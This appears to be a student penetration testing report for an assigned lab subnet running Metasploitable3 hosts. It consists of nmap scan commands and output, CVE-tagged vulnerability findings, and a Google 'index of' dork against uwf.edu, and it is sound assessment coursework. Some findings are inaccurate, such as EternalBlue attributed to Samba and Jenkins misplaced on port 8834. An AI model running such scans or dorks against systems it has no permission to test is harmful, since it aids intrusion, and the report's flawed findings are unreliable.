Penetration Testing Report for the University of West Florida (UWF)

Date:11/24/24
Prepared for: Assigned Subnet 143.88.8.0/24
Prepared by: Kieren Gregory
Scope: Risk Assessment and Vulnerability Detection of Assigned Subnet 143.88.8.0/24

Addressing Cybersecurity Risks and Their Impact on Business Operations (GV.OC-01)

Introduction

Through this penetration test, vulnerabilities were identified in the assigned network that could be exploited to disrupt critical operations, compromise sensitive data, or allow unauthorized access. These risks align with the NIST Cybersecurity Framework control GV.OC-01, which emphasizes the importance of understanding how cybersecurity risks can disrupt an organization's ability to achieve its mission.

Host 143.88.8.15: SMB Vulnerabilities (SMB Version 2.1)

Finding: The target host was running an unpatched version of SMB 2.1 on Windows Server 2008 R2, which is vulnerable to EternalBlue (MS17-010). This exploit allows remote code execution and lateral movement.

Business Impact:

Disruption of file sharing or other critical services hosted on this machine.

Data exfiltration or ransomware attacks leveraging the SMB vulnerability, potentially halting business operations.

Reputational damage due to customer or stakeholder data breaches.

Alignment with Business Objectives:

The testing procedure reveals possible interruptions that could do the following by locating and recording these vulnerabilities:

Affect Operations: Disruptions to services like SMB, MySQL, or Nginx may affect day-to-day operations, reducing company effectiveness and productivity.

Violate Compliance: Weak setups that expose internal or customer data may result in penalties and harm to one's reputation.

Erode Trust: Systems that are compromised could undermine stakeholder and consumer trust, which would have a direct effect on the viability of the company.

Enumeration and Footprinting


Network Scanning (Nmap):

Discover live hosts:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 143.88.8.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 15:50 CST
Nmap scan report for 143.88.8.1
Host is up (0.0031s latency).
Nmap scan report for 143.88.8.10
Host is up (0.0034s latency).
Nmap scan report for 143.88.8.11
Host is up (0.0022s latency).
Nmap scan report for 143.88.8.12
Host is up (0.0020s latency).
Nmap scan report for 143.88.8.15
Host is up (0.0021s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.32 seconds
```

Performing a comprehensive scan:

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 143.88.8.0/24
```



```
Stats: 8:55:25 elapsed; 9 hosts completed (4 up), 4 undergoing Script Scan
NSE Timing: About 97.73% done; ETC: 18:35 (0:00:00 remaining)
Nmap scan report for 143.88.8.1
Host is up (0.0018s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
53/tcp  open  domain   (generic dns response: REFUSED)
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://143.88.8.1/
443/tcp open  ssl/http nginx
| tls-alpn:
|   h2
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-title: pfSense - Login
| ssl-cert: Subject: commonName=pfSense-65bec43e0cdee/organizationName=pfSense GUI default Self-Signed Certificate
| Subject Alternative Name: DNS:pfSense-65bec43e0cdee
| Not valid before: 2024-02-03T22:54:54
|_Not valid after:  2025-03-07T22:54:54
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.94SVN%I=7%D=11/18%Time=673BDD21%P=x86_64-pc-linux-gnu%r(
SF:DNSVersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0");
```

```
Nmap scan report for 143.88.8.10
Host is up (0.0030s latency).
All 65535 scanned ports on 143.88.8.10 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap scan report for 143.88.8.11
Host is up (0.0021s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e4:0b:6c:8d:52:4c:8a:36:ff:34:3f:d6:4a:5a:7d:79 (DSA)
|   2048 0a:82:23:1c:77:63:d5:40:9f:1b:03:d9:18:2c:a8:1a (RSA)
|   256 87:2c:4f:59:dc:7e:4b:e5:55:6c:ae:cc:bc:45:2a:bd (ECDSA)
|_  256 61:80:79:66:dc:00:7f:4d:05:4f:14:dd:d5:4b:f5:ce (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-09-16 14:31  chat/
| -     2011-07-27 20:17  drupal/
| 1.8K  2021-09-16 14:31  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp closed rtmp-port
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp closed intermapper
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
```

```
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2024-11-19T00:34:52+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-11-19T00:34:51
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1s, deviation: 3s, median: 0s
```

```
Nmap scan report for 143.88.8.12
Host is up (0.0031s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
5657/tcp  filtered unknown
15954/tcp filtered unknown

Stats: 8:56:39 elapsed; 255 hosts completed (5 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.06% done; ETC: 18:37 (0:00:12 remaining)
Nmap scan report for 143.88.8.15
Host is up (0.0020s latency).
Not shown: 65497 closed tcp ports (conn-refused)
PORT     STATE SERVICE             VERSION
21/tcp   open  ftp                 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http                Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc               Microsoft Windows RPC
139/tcp  open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds        Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp open  java-rmi            Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @143.88.8.15:49155
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
3306/tcp open  mysql               MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 16
|   Capabilities flags: 63487
|   Some Capabilities: SupportsLoadDataLocal, LongColumnFlag, Support41Auth, InteractiveClient, ConnectWithDatabase, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, FoundRows, Lo
ngPassword, Speaks41ProtocolNew, SupportsTransactions, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, ODBCClient, SupportsCompression, SupportsMultipleResults, SupportsMult
ipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: P!RXC)@G$|efP>$7+ld0
|_  Auth Plugin Name: mysql_native_password
3389/tcp open  ssl/ms-wbt-server?
```

```
| ssl-cert: Subject: commonName=metasploitable3-win2k8
| Not valid before: 2024-08-21T20:13:17
|_Not valid after:  2025-02-20T20:13:17
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m50s from scanner time.
3700/tcp  open  giop                CORBA naming service
3820/tcp  open  ssl/giop            CORBA naming service
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m50s from scanner time.
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
4848/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition  4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_http-title: Login
|_ssl-date: 2024-11-19T12:47:12+00:00; +12h05m51s from scanner time.
5985/tcp  open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7676/tcp  open  java-message-service Java Message Service 301
8020/tcp  open  http                Apache httpd
|_http-title: 503 Service Unavailable
|_http-server-header: Apache
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http                Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-title: GlassFish Server - Server Running
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition  4.0
8181/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
|_http-title: GlassFish Server - Server Running
|_http-server-header: GlassFish Server Open Source Edition  4.0
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m51s from scanner time.
8383/tcp  open  http                Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=iso-8859-1).
8484/tcp  open  http                Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
```

```
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
8585/tcp  open  http                Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSERVER Homepage
8686/tcp  open  java-rmi            Java RMI
| rmi-dumpregistry:
|   143.88.8.15/7676/jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @143.88.8.15:49474
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @143.88.8.15:8686
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 312
|     "status" : 200,
|     "name" : "Metal Master",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
```

```
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
9300/tcp  open  vrace?
47001/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49155/tcp open  java-rmi            Java RMI
49156/tcp open  tcpwrapped
49177/tcp open  msrpc               Microsoft Windows RPC
49178/tcp open  msrpc               Microsoft Windows RPC
49202/tcp open  msrpc               Microsoft Windows RPC
49226/tcp open  ssh                 Apache Mina sshd 0.8.0 (protocol 2.0)
49227/tcp open  jenkins-listener    Jenkins TcpSlaveAgentListener
49474/tcp open  java-rmi            Java RMI
49477/tcp open  unknown
49478/tcp open  unknown
49479/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9200-TCP:V=7.94SVN%I=7%D=11/18%Time=673BDDEB%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,18F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20applicatio
SF:n/json;\x20charset=UTF-8\r\nContent-Length:\x20312\r\n\r\n{\r\n\x20\x20
SF:\"status\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Metal\x20Master\"
SF:,\r\n\x20\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x
SF:20\"1\.1\.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f
SF:3985e73456debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\
SF:x20:\x20\"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"
SF:\x20:\x20false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\
SF:r\n\x20\x20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20S
SF:earch\"\r\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r
SF:(RTSPRequest,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;
SF:\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest
SF:,A9,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;
SF:\x20charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20foun
SF:d\x20for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20
SF:method\x20\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-
SF:Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE3, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a8:b3:6e (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-11-19T12:46:34
|_  start_date: 2024-10-30T02:16:50
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: metasploitable3-win2k8
|   NetBIOS computer name: METASPLOITABLE3\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-19T04:46:36-08:00
|_clock-skew: mean: 13h14m25s, deviation: 3h01m27s, median: 12h05m50s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 32473.38 seconds
```

Show understanding of flaws that lead to vulnerabilities

143.88.8.1:
Open Port and Service: Port 80 (HTTP) - nginx.

Vulnerability: The nginx service running on this host is potentially outdated, which could make it vulnerable to directory traversal and denial-of-service attacks CVE-2019-20372

Impact: Exploitation could allow an attacker to crash the web server or access sensitive files stored on the server.

Evidence:

```
Nmap scan report for 143.88.8.1
Host is up (0.0018s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
53/tcp  open  domain   (generic dns response: REFUSED)
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://143.88.8.1/
443/tcp open  ssl/http nginx
```

143.88.8.10:

```
Nmap scan report for 143.88.8.10
Host is up (0.0030s latency).
All 65535 scanned ports on 143.88.8.10 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)
```

In the primary comprehensive scan it showed all ports closed.

This secondary comprehensive scan added -Pn which showed that there was a service and an open port available.

Open Ports and Services:

Port 3306 (MySQL): MySQL 5.5.16

Vulnerability:

MySQL 5.5.16 is outdated and may have known vulnerabilities such as:

Authentication bypass CVE-2012-2122, which allows attackers to log in without valid credentials.

Weak default configurations that expose the database to unauthorized access.

Known exploits for remote code execution or data exfiltration in outdated MySQL versions.

Impact:

Attackers could exploit authentication flaws to gain access to the database, potentially leading to data theft, data manipulation and the use of the database as a pivot point for further attacks.

Evidence:

143.88.8.11:

Open Ports and Services:

Port 21 (FTP): ProFTPD 1.3.5.

Port 22 (SSH): OpenSSH 6.6.1p1.

Port 80 (HTTP): Apache 2.4.7.

Port 445 (SMB): Samba 4.3.11-Ubuntu.

Port 631 (CUPS): Common Unix Printing System (CUPS 1.7).

Port 3306 (MySQL): Unauthorized MySQL.

Port 6697 (IRC): UnrealIRCd.

Port 8181 (HTTP): Jetty 8.1.7.

FTP on Port 21 (ProFTPD 1.3.5)


Vulnerability:

ProFTPD 1.3.5 is known to have vulnerabilities, such as remote code execution CVE-2015-3306.

Potential support for risky methods like PUT could allow malicious file uploads.

Impact: Exploitation could allow an attacker to execute commands on the server or upload malicious files.

Evidence:



SSH on Port 22 (OpenSSH 6.6.1p1)


Vulnerability:

OpenSSH 6.6.1p1 is outdated and may be vulnerable to privilege escalation or brute force attacks CVE-2015-6563, CVE-2016-0777.

Weak configurations could allow attackers to exploit known flaws.

Impact: Attackers could gain unauthorized access or escalate privileges to take over the system.

Evidence:



HTTP on Port 80 (Apache 2.4.7)

Vulnerability:


Apache 2.4.7 is known to have multiple vulnerabilities, including privilege escalation CVE-2014-0226 and denial-of-service attacks CVE-2014-0118.

Directory listing is enabled (index of /), exposing sensitive files like payroll_app.php.

Impact:

Attackers could escalate privileges, crash the server, or exploit exposed files for reconnaissance or injection attacks.

Evidence:



SMB on Port 445 (Samba 4.3.11)

Vulnerability:

Samba 4.3.11 is vulnerable to the EternalBlue exploit (MS17-010), enabling remote code execution.

SMB message signing is disabled by default, making it susceptible to man-in-the-middle attacks.

Impact: Exploitation could lead to full system compromise or interception of SMB traffic.

Evidence:
Screenshot showing Samba version and the SMB script results (message_signing: disabled).

CUPS on Port 631


Vulnerability:

CUPS 1.7 has vulnerabilities, including information disclosure and denial-of-service attacks CVE-2014-5029.

Risky methods (PUT) detected, potentially allowing unauthorized modifications or file uploads.

Impact: Attackers could manipulate the printing service or perform a denial-of-service attack.

Evidence:



MySQL on Port 3306

Vulnerability:

MySQL 5.x may be vulnerable to authentication bypass CVE-2012-2122 and other exploits.

Unauthorized access suggests weak or default credentials.

Impact: Attackers could gain access to the database, leading to data theft or manipulation.

Evidence:

```
3306/tcp open   mysql       MySQL (unauthorized)
```

IRC on Port 6697 (UnrealIRCd)

Vulnerability:

UnrealIRCd versions may contain backdoors or remote code execution vulnerabilities **CVE-2010-2075**.

Impact: Exploitation could allow attackers to execute arbitrary commands on the server.

Evidence:

```
6697/tcp open   irc         UnrealIRCd
```

HTTP on Port 8181 (Jetty 8.1.7)

Vulnerability:

Jetty 8.1.7 is outdated and susceptible to denial-of-service attacks CVE-2015-2080.

Directory traversal attacks may be possible, allowing unauthorized access to sensitive files.

Impact: Exploitation could disrupt the web application or expose sensitive data.

Evidence:

```
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
```

143.88.8.12:

```
Nmap scan report for 143.88.8.12
Host is up (0.0031s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
5657/tcp  filtered unknown
15954/tcp filtered unknown
```

In the primary comprehensive scan it showed all ports closed.

```
└─$ nmap -Pn -A 143.88.8.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 07:21 CST
Nmap scan report for 143.88.8.12
Host is up (0.0012s latency).
All 1000 scanned ports on 143.88.8.12 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

In the secondary comprehensive scan using additional -Pn it showed that all ports were closed

Vulnerability:

None detected. All TCP ports are closed, and no services are accessible.

This indicates the host is secured with no externally exposed services.

Impact: The lack of open ports reduces the attack surface

Evidence:

```
└─$ nmap -Pn -A 143.88.8.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 07:21 CST
Nmap scan report for 143.88.8.12
Host is up (0.0012s latency).
All 1000 scanned ports on 143.88.8.12 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

143.88.8.15:

Open Ports and Services:

Port 21 (FTP): Microsoft FTPD.

Port 80 (HTTP): Microsoft IIS 7.5.

Port 445 (SMB): Windows Server 2008 R2 Standard.

Port 3306 (MySQL): MySQL 5.5.20-log.

Port 8080 (HTTP): Oracle GlassFish 4.0.

Port 8834 (HTTP): Jenkins (Jetty 2.2.21).

FTP on Port 21

Vulnerability:

FTP allows plaintext authentication, which makes credentials susceptible to interception during transit. Potential support for risky methods like PUT, enabling file uploads.

Impact: Attackers could intercept login credentials or upload malicious files.

Evidence:

HTTP on Port 80 (Microsoft IIS 7.5)


Vulnerability:

IIS 7.5 is known to have a remote code execution vulnerability CVE-2017-7269.

Detection of risky HTTP methods such as TRACE may allow cross-site tracing attacks.

Impact: Exploitation of CVE-2017-7269 could result in full system compromise.

Evidence



SMB on Port 445 (Windows Server 2008 R2)


Vulnerability:

Windows Server 2008 R2 is vulnerable to the EternalBlue exploit (MS17-010), allowing remote code execution.

SMB lacks message signing by default, making it vulnerable to man-in-the-middle attacks.

Impact: Exploitation could allow attackers to gain full system access or intercept SMB communications.

Evidence:



MySQL on Port 3306

Vulnerability:

MySQL 5.5.20 is outdated and vulnerable to authentication bypass exploits, **CVE-2012-2122**.

Default credentials or weak passwords may be used to access the database.

Impact: Unauthorized access to the database could lead to data exfiltration or manipulation.

Evidence:

HTTP on Port 8080 (Oracle GlassFish 4.0)


Vulnerability:

GlassFish 4.0 may support risky HTTP methods like PUT and DELETE, enabling attackers to upload malicious files.

Outdated GlassFish versions are prone to multiple CVEs, including remote code execution.

Impact: Exploitation could result in unauthorized file uploads or system compromise.

Evidence:



HTTP on Port 8834 (Jenkins - Jetty 2.2.21)

Vulnerability:

Jenkins Dashboard (via Jetty) is running on an outdated version, Jetty 2.2.21, which is vulnerable to denial-of-service attacks CVE-2011-4461. Weak default configurations in Jenkins can lead to unauthorized access

Impact: Exploitation of Jetty vulnerabilities could crash the web application or allow attackers to gain unauthorized access.

Evidence:

```
8484/tcp  open  http                Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
```

Identifying flaws via documentation by Google Hacking:

Search: site:uwf.edu intitle:"index of"

Index of /vmware/

../		
VMware-Fusion-13.5.2-23775688_universal.dmg	17-May-2024 06:36	786669144
VMware-Fusion-13.6.0-24238079_universal.dmg	04-Sep-2024 10:07	565992553
VMware-Workstation-Full-17.5.2-23775571.x86_64...>	17-May-2024 06:36	535383468
VMware-Workstation-Full-17.6.0-24238078.x86_64...>	04-Sep-2024 10:07	390548459
VMware-workstation-full-17.5.2-23775571.exe	17-May-2024 06:36	648295400
VMware-workstation-full-17.6.0-24238078.exe	04-Sep-2024 10:07	469732600

